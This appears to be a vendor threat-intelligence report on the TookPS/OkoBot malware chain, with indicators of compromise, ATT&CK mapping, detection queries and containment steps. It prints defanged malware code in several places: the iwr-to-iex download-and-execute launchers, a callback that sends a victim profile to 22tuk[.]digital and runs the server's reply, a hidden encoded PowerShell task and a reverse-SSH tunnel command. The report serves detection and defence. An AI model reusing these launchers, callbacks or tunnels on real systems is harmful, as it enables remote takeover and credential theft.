
Gridinsoft researchers have identified a previously unpublished, high-confidence command-and-control indicator associated with the TookPS/OkoBot infection chain: 22tuk[.]digital/online/took.php. The endpoint receives a JSON profile of the infected Windows host and returns content that the launcher immediately executes as PowerShell through Invoke-Expression.
The same telemetry context connects the new callback with a hidden Base64-encoded PowerShell launcher, the exact scheduled task \GDrive Backup Sync, previously documented TookPS infrastructure, and an OkoBot reverse-SSH destination. This is not a domain-only attribution. Our assessment is based on the convergence of persistence, script behavior, protocol structure, campaign infrastructure, and SSH tunneling artifacts.
22tuk[.]digital is part of TookPS/OkoBot infrastructure. It is a new Gridinsoft-observed IOC and was not present in the public IOC set available when this analysis was completed.Key findings
- The new callback is
hxxps://22tuk[.]digital/online/took.php. - The launcher sends a JSON system profile using HTTP
POSTwithContent-Type: application/json. - Observed profile fields include
Build,SessionName,HWID,Privileges,UserName,UserType, andSID. - The observed client identifies itself as build
0.3. - The HTTP response is piped directly into
iex, allowing the C2 to replace the next PowerShell stage without changing the local launcher. - Persistence uses the exact task
\GDrive Backup Syncwith hidden, encoded PowerShell. - The campaign context includes the TookPS domains
kbeautyreviews[.]comandrecavb22[.]online, plus the OkoBot SSH destination62.210.188[.]209. - The observed PowerShell executables are signed Windows system files. Their hashes must not be blocked; the malicious identity is the task, command line, network behavior, and campaign context.
Research scope and methodology
This report is based on retained, sanitized Gridinsoft endpoint and network telemetry reviewed on July 20, 2026. Analysts correlated detection objects by scheduled-task identity, decoded command behavior, callback infrastructure, and adjacent SSH artifacts. Usernames, SIDs, hardware identifiers, tokens, and private-key names were removed before publication.
The exact task was present across anonymized endpoint records with more than one signed system PowerShell variant. The decoded launcher behavior remained consistent, and the reviewed telemetry contained no clean or trusted collision for the exact task name combined with its PowerShell action. We deliberately rejected an executable-hash detection because it would classify legitimate Microsoft binaries instead of the malicious execution context.
| Evidence class | Analytical use |
|---|---|
| Observed directly | \GDrive Backup Sync, encoded hidden PowerShell, 22tuk[.]digital/online/took.php, JSON POST, response piped to iex. |
| Correlated in campaign context | kbeautyreviews[.]com, recavb22[.]online, reverse-SSH command pattern, 62.210.188[.]209. |
| Analyst assessment | High-confidence relationship of the new callback and task to TookPS/OkoBot based on multiple independent behavioral and infrastructure overlaps. |
Observed execution chain
\GDrive Backup Sync
  └─ powershell.exe -ep bypass -w hidden -nop -enc <Base64>
       ├─ decodes the TookPS-style launcher
       ├─ builds a JSON host profile
       ├─ POST hxxps://22tuk[.]digital/online/took.php
       └─ HTTP response body → Invoke-Expression
            └─ next PowerShell stage selected by the C2
Figure 1. Reconstructed execution path from scheduled-task persistence to C2-controlled PowerShell execution.
The chain is compact because it uses Windows-native components. No separate script file is required for the returned stage: Invoke-WebRequest obtains the response, and the pipeline passes it directly to Invoke-Expression. That design reduces disk artifacts and lets the operator change functionality server-side.
Stage 1: persistence through GDrive Backup Sync
The persistence object is the exact scheduled task \GDrive Backup Sync. Its name imitates a routine cloud-backup operation, but its action launches:
powershell.exe -ep bypass -w hidden -nop -enc <Base64>| Argument | Effect |
|---|---|
-ep bypass |
Starts the process with an execution-policy bypass for the current invocation. |
-w hidden |
Hides the PowerShell window from the interactive user. |
-nop |
Prevents the normal PowerShell profile from loading. |
-enc |
Supplies a Base64-encoded command, commonly encoded as UTF-16LE. |
A task name by itself is not a reliable detection. The high-confidence pattern is the exact name combined with hidden encoded PowerShell and the callback behavior described below. Legitimate Google Drive software should resolve to a signed application in its expected installation path, not to an encoded powershell.exe action.
Stage 2: earlier TookPS-style launchers
Related decoded launchers in the retained campaign context used the following logic. The examples are defanged but otherwise preserve the behavior relevant to detection:
$LinkIEX = 'hxxps://kbeautyreviews[.]com'
$C = iwr $LinkIEX -UseBasicParsing | iex
$C = iwr hxxps://recavb22[.]online -UseBasicParsing | iexBoth are fileless downloader patterns: the web response is treated as PowerShell source code and executed without first being saved as a conventional payload file. This behavior supplies a strong bridge between the new callback and known TookPS infrastructure.
Stage 3: the new 22tuk.digital callback
The following excerpt was decoded and sanitized from the observed launcher. Identifiers have been replaced with placeholders; the endpoint, field names, method, content type, and execution flow are preserved.
$url = "hxxps://22tuk[.]digital/online/took.php"

$json = '{
  "Build": 0.3,
  "SessionName": "Console",
  "HWID": "<redacted>",
  "Privileges": "Admin",
  "UserName": "<redacted>",
  "UserType": "User",
  "SID": "<redacted>"
}'

iwr -Uri $url `
    -Method POST `
    -Body $json `
    -ContentType "application/json" `
    -UseBasicParsing |
    iex

exit
Figure 2. Sanitized and defanged PowerShell callback observed by Gridinsoft.
The JSON is an initial victim profile rather than ordinary application telemetry. It combines a hardware identifier with the active session, privilege level, username, account type, and SID. The more important property is the response handler: whatever text the server returns is passed to iex. This turns /online/took.php into an interactive stage-delivery endpoint.
Protocol fingerprint
| Field | Observed value |
|---|---|
| Host | 22tuk[.]digital |
| URI | /online/took.php |
| Method | POST |
| Content type | application/json |
| Client build | 0.3 |
| Response handling | Response body is executed by Invoke-Expression. |
Stage 4: reverse SSH correlation
The related context contained a command line with the following sanitized form:
ssh.exe -N \
  -R 53003:localhost:109 \
  <token>@62.210.188[.]209 \
  -i "%USERPROFILE%\.ssh\<token>.53003" \
-f "%USERPROFILE%\.ssh\config"-Ncreates the connection without running a remote shell command.-R 53003:localhost:109exposes a randomly selected remote port and forwards it to local port109.-iselects a dedicated private key stored under the user’s.sshdirectory.-fpoints to the accompanying SSH configuration.
This topology matches the reverse-tunnel architecture associated with TookPS/OkoBot: the initial script prepares SSH components and credentials, then exposes a local service through an attacker-controlled server. The external forwarded port can vary between infections.
powershell.exe hash.Why we link 22tuk.digital to TookPS/OkoBot
Our confidence does not depend on the word “took” in the URI or on a single shared IP. The assessment combines six independent observations:
- The endpoint is named
/online/took.php. - The launcher uses the characteristic hidden
iwr | iexPowerShell chain. - The same campaign context contains
kbeautyreviews[.]comandrecavb22[.]online, previously reported TookPS infrastructure. - The observed SSH destination
62.210.188[.]209is a previously reported OkoBot SSH node. - The reverse tunnel maps a variable external port to
localhost:109, matching the established TookPS tunneling model. - Persistence is implemented through a scheduled task launching encoded, hidden PowerShell.
Taken individually, several of these behaviors are dual-use. Together—especially the known campaign domains, SSH node, local port, task persistence, and direct execution of C2 responses—they form a distinctive campaign identity.
How the observed launcher fits the broader OkoBot architecture
The new callback belongs at the initial-access and command-delivery edge of the operation. Publicly analyzed OkoBot chains expand that foothold into remote access, credential theft, browser manipulation, and cryptocurrency-wallet surveillance. Later stages have been reported collecting OS, antivirus, user and session data; installing SSH and RDP access; delivering modules over SFTP; installing hidden Chromium extensions; injecting into processes; logging keystrokes and clipboard contents; and recording selected wallet and password-manager windows.

This distinction matters operationally. Blocking the new PowerShell callback can interrupt an early stage, but a host that already executed the response may contain SSH persistence or additional modules not visible in the original task.
Indicators of compromise
New Gridinsoft observations
| Type | Indicator and confidence |
|---|---|
| Domain | 22tuk[.]digital — high-confidence TookPS/OkoBot relationship. |
| HTTP URI | /online/took.php — high confidence. |
| Scheduled task | \GDrive Backup Sync — high confidence when paired with the observed PowerShell action. |
| HTTP behavior | JSON POST followed by direct execution of the response through iex — high confidence. |
| JSON fingerprint | Build, SessionName, HWID, Privileges, UserName, UserType, SID. |
| SSH pattern | -N -R <port>:localhost:109 with user-profile key and config — high confidence. |
| SSH destination | 62.210.188[.]209 — observed correlation and previously reported OkoBot IOC. |
Related previously reported network indicators
| Component | Indicators |
|---|---|
| TookPS | 2baserec2[.]guru, recavb22[.]online, kbeautyreviews[.]com, coffeesaloon[.]online |
| SSH nodes | 104.243.43[.]16, 104.243.32[.]213, 62.210.188[.]209 |
| Volume2 C2 | livewallpapers[.]online, thatwascringe[.]com |
| SeedHunter | moonsand[.]store |
Related file paths
%USERPROFILE%\.ssh\go.bat%PROGRAMDATA%\HDVideo\HDUtil.exe%PROGRAMDATA%\hwid.dat%PROGRAMDATA%\oko_ver%TEMP%\extl.exe%APPDATA%\hwid.dat
These paths and public indicators are hunting pivots, not standalone verdicts. Validate signer, parent process, creation time, task linkage, network activity, and surrounding host changes before containment.
MITRE ATT&CK mapping
| Technique | Observed or related behavior |
|---|---|
| T1059.001 — PowerShell | Encoded PowerShell, Invoke-WebRequest, and Invoke-Expression. |
| T1027 — Obfuscated Files or Information | Base64/UTF-16LE encoded command. |
| T1105 — Ingress Tool Transfer | Commands and scripts retrieved from C2 infrastructure. |
| T1053.005 — Scheduled Task | \GDrive Backup Sync persistence. |
| T1564.003 — Hidden Window | powershell.exe -w hidden. |
| T1090 — Proxy | Reverse SSH port forwarding. |
| T1021.004 — SSH | SSH-based remote access and tunneling in the related chain. |
| T1555 — Credentials from Password Stores | Credential and browser-data collection in later publicly analyzed modules. |
| T1056.001 — Keylogging | Keystroke capture in later modules. |
| T1055 — Process Injection | Injection used by later OkoBot components. |
| T1562.001 — Impair Defenses | Security-notification changes in the broader framework. |
| T1021.001 — RDP | RDP enablement and tunneling in the broader framework. |
| T1070.003 / T1070.004 — Indicator Removal | PowerShell-history clearing and deletion of collected artifacts in later stages. |
Detection and hunting opportunities
Scheduled-task detection
TaskName == "\GDrive Backup Sync"
AND ActionImage endswith "\powershell.exe"
AND CommandLine contains all:
  "-ep bypass"
  "-w hidden"
  "-nop"
  ("-enc" OR "-encodedcommand")
Callback detection
Host == "22tuk.digital"
OR (
  UriPath == "/online/took.php"
  AND Method == "POST"
  AND ContentType contains "application/json"
)
Increase confidence when the JSON contains several of the field names Build, SessionName, Privileges, UserType, and HWID. The identifier values themselves are not needed in a public alert description.
Reverse-SSH detection
Image endswith "\ssh.exe"
AND CommandLine contains "-N"
AND CommandLine contains "-R"
AND CommandLine contains ":localhost:109"
AND CommandLine contains "\.ssh\config"
Raise severity when the destination is 62.210.188[.]209, 104.243.43[.]16, or 104.243.32[.]213.
PowerShell behavior
PowerShell ScriptBlock contains ("Invoke-WebRequest" OR "iwr")
AND contains ("Invoke-Expression" OR "iex")
AND (
  contains "/online/took.php"
  OR contains a known TookPS domain
  OR an HTTP response is piped directly to iex
)
Investigators can reconstruct this activity by combining Windows process, PowerShell, task, network, and file-change logs:
| Data source | What to look for |
|---|---|
PowerShell Operational — event 4104 |
Executed script blocks containing Invoke-WebRequest, iex, /online/took.php, or a TookPS domain. |
Windows Security — event 4688 |
Creation of powershell.exe or ssh.exe processes and their command lines. |
Windows Security — event 4698 |
Creation of the \GDrive Backup Sync scheduled task. |
| Task Scheduler Operational | Task creation, modification, triggers, actions, and execution history. |
Sysmon 1, 3, and 22 |
Process creation, network connections, and DNS queries associated with PowerShell or SSH. |
Sysmon 11 and 13 |
New files and registry-value changes created around the infection time. |
| DNS, proxy, and TLS metadata | Which host contacted 22tuk[.]digital, when it connected, and—where process-aware telemetry is available—which process initiated it. TLS logs do not necessarily contain decrypted HTTPS content. |
| File-change monitoring | New keys or configuration under %USERPROFILE%\.ssh, changes under %PROGRAMDATA%\HDVideo, and creation of hwid.dat. |
Containment guidance
- Isolate systems that executed the task or communicated with
22tuk[.]digital. - Block the new domain and hunt retrospectively for the full URI and JSON fingerprint.
- Export
\GDrive Backup Syncand preserve its XML, action, timestamps, and security logs before removal. - Search for reverse SSH, new keys or configuration under
%USERPROFILE%\.ssh, unexpected RDP/firewall changes, new privileged users, and later-stage file paths. - Run a full Gridinsoft Anti-Malware scan, remove confirmed detections, reboot, and scan again. Removing only the task does not establish that later modules are absent.
- Rotate browser, email, exchange, password-manager, and wallet credentials from a clean device. Revoke active sessions and API tokens.
- If recovery words were entered on the infected PC, create a new wallet seed on a clean hardware device and transfer assets to new addresses.
- Use a clean Windows installation when privileged remote access, modified system files, or incomplete visibility prevents restoration of trust.
If a token stealer ran here, logging back in can hand the attacker your new Discord session, email cookie, Steam token, or wallet access. Scan this Windows PC first, then reset passwords from a clean device.
Scan for OkoBot and TookPS persistenceCritical detection limitation
Do not block the hashes of powershell.exe or conhost.exe observed in this activity. They are signed Windows binaries used as dual-use launchers. Hash-only blocking would create false positives and could damage Windows while leaving the scheduled task, callback logic, SSH configuration, or subsequent payload intact.
The correct detection target is the combined behavior: deceptive scheduled-task identity, hidden encoded PowerShell, JSON profiling, campaign infrastructure, direct execution of an HTTP response, and reverse-SSH artifacts. For broader remediation, see our ClickFix response guide and post-malware Windows audit.
If Microsoft Defender shows this chain under Trojan:Win32/Commando.A!ml, use our Commando.A!ml repeated-alert guide to interpret the affected PowerShell command, distinguish a false positive, and stop the surviving launcher.